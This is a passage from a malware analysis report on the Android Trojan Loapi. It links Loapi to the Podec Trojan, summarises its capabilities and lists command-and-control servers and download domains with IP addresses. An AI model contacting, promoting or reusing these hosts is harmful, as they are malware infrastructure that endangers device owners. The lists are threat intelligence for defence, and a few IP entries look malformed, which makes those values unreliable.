amilicybyryj.biz	91.202.63.28	VG	2015-07-26 22:15
anurybadovaqy.biz	91.202.63.28	VG	2015-07-24 23:40
anuvugoqodawyke.biz	91.202.63.28	VG	2015-04-10 19:52
aqadawucux.com	91.202.63.28	VG	2015-01-25 07:21
areripydok.com	91.202.63.28	VG	2015-01-25 07:21
atorahyluwixycup.biz	91.202.63.28	VG	2015-12-04 05:02
dejudegag.com	91.202.63.28	VG	2015-01-25 07:24
dewekasadito.biz	91.202.63.28	VG	2015-04-21 01:46
eluheqizomado.biz	91.202.63.28	VG	2015-05-17 18:20
emysorazyni.com	91.202.63.28	VG	2015-02-05 23:29
episykuj.com	91.202.63.28	VG	2015-01-25 07:24
fapecalijobutaka.biz	91.202.63.28	VG	2015-09-23 10:05
footballhd.ru	91.202.63.28	VG	2013-10-23 17:12
forum.amurspb.com	91.202.63.28	VG	2017-01-10 08:31
gijegapa.com	91.202.63.28	VG	2015-01-25 07:24
gykarizukuxomefo.biz	91.202.63.28	VG	2015-08-07 22:23
hegikumuj.com	91.202.63.28	VG	2014-11-20 10:08
hekisanosih.com	91.202.63.28	VG	2015-02-05 23:16
horodityrowoboni.biz	91.202.63.28	VG	2015-05-17 06:32
ikexylyxuq.biz	91.202.63.28	VG	2015-12-04 06:00
imuwobulok.biz	91.202.63.28	VG	2015-05-17 06:32
jafivipu.biz	91.202.63.28	VG	2015-09-23 10:05
kugoheba.biz	91.202.63.28	VG	2015-09-23 10:05
nosepudymy.biz	91.202.63.28	VG	2015-01-11 14:27
obiparujudyritow.biz	91.202.63.28	VG	2015-09-23 10:05
ofudylopixen.biz	91.202.63.28	VG	2015-05-17 06:31
otiberowyjocy.biz	91.202.63.28	VG	2016-01-12 17:46
rodujuhocafy.biz	91.202.63.28	VG	2015-03-06 00:32
sabumorazuh.biz	91.202.63.28	VG	2015-05-11 11:15
ufadaqim.biz	91.202.63.28	VG	2015-05-17 06:32
uqikoxomyturo.biz	91.202.63.28	VG	2015-05-26 16:53
uxigezamuj.biz	91.202.63.28	VG	2015-07-26 22:15
vozicokeboh.biz	91.202.63.28	VG	2015-05-17 06:32
wavywopufope.com	91.202.63.28	VG	2015-01-21 16:45
wokotivyhulum.biz	91.202.63.28	VG	2015-07-26 22:15
wyfokypynogipu.biz	91.202.63.28	VG	2015-05-17 06:32
xupiheham.biz	91.202.63.28	VG	2015-08-07 22:47
yceciciirel.com	91.202.63.28	VG	2015-02-05 23:18
yfaqoqysusyfyfa.biz	91.202.63.28	VG	2015-09-29 09:10
ymokymakyfe.biz	91.202.63.28	VG	2015-09-23 10:05
zerawyhifuwude.biz	91.202.63.28	VG	2015-05-17 06:32

As we can see from the records, in 2015 (when Podec was active), this IP address was resolved from various generated domains, and many of them were used in Podec (for example, obiparujudyritow.biz, in the 0AF37F5F07BBF85AFC9D3502C45B81F2 sample).

- *Matching unique fields at the initial information collection stage.* Both Trojans collect information with similar structure and content and send it in JSON format to the attackers' server during the initial stage.

Both JSON objects have the fields “Param1”, “Param2” and “PseudoId”. We performed a search in our internal ElasticSearch clusters – where we store information about clean and malicious applications – and found these fields were only used in Podec and Loapi.

- *Similar obfuscation.*
- *Similar ways of detecting SU on a device.*
- *Similar functionality (both can subscribe users to paid services).*


None of these arguments can be considered conclusive proof of our theory, but taken together they suggest there’s a high probability that the malicious applications Podec and Loapi were created by the same group of cybercriminals.

Conclusion

Loapi is an interesting representative from the world of malicious Android apps. It’s creators have implemented almost the entire spectrum of techniques for attacking devices: the Trojan can subscribe users to paid services, send SMS messages to any number, generate traffic and make money from showing advertisements, use the computing power of a device to mine cryptocurrencies, as well as perform a variety of actions on the internet on behalf of the user/device. The only thing missing is user espionage, but the modular architecture of this Trojan means it’s possible to add this sort of functionality at any time.

P.S.

As part of our dynamic malware analysis we installed the malicious application on a test device. The images below show what happened to it after two days:



Because of the constant load caused by the mining module and generated traffic, the battery bulged and deformed the phone cover.

C&C

ronesio.xyz (advertisement module)
api-profit.com:5210 (SMS module and mining module)
mnfioew.info (web crawler)
mp-app.info (proxy module)

Domains

List of web resources from which the malicious application was downloaded:

Domain	IP
a2017-security.com	91.202.62.45
alert.com–securitynotice.us	104.18.47.240,104.18.46.240
alibabadownload.org	91.202.62.45
antivirus-out.net	91.202.62.45

antivirus360.ru	91.202.62.45,31.31.204.59,95.213.165.247, 194.58.56.226,194.58.56.50
clean-application.com	91.202.62.45
defenderdevicebiz.biz	104.27.178.88,104.27.179.88
fixdevice.biz	104.18.45.199,104.18.44.199
highspeard.eu	91.202.62.45
hoxdownload.eu	91.202.62.45
lilybrook.ru	104.24.113.21,104.24.112.21
nootracks.eu	91.202.62.45
noxrow.eu	91.202.62.45
s4.pornolub.xyz	91.202.62.45
sidsidebottom.com	9.56.163.55,104.27.128.72
titangelx.com	104.27.171.112,104.27.170.112
trust.com-mobilehealth.biz	04.27.157.60,104.27.156.60
trust.com-securitynotice.biz	104.31.68.110,104.31.69.110
violetataylor.ru	104.31.88.236,104.31.89.236
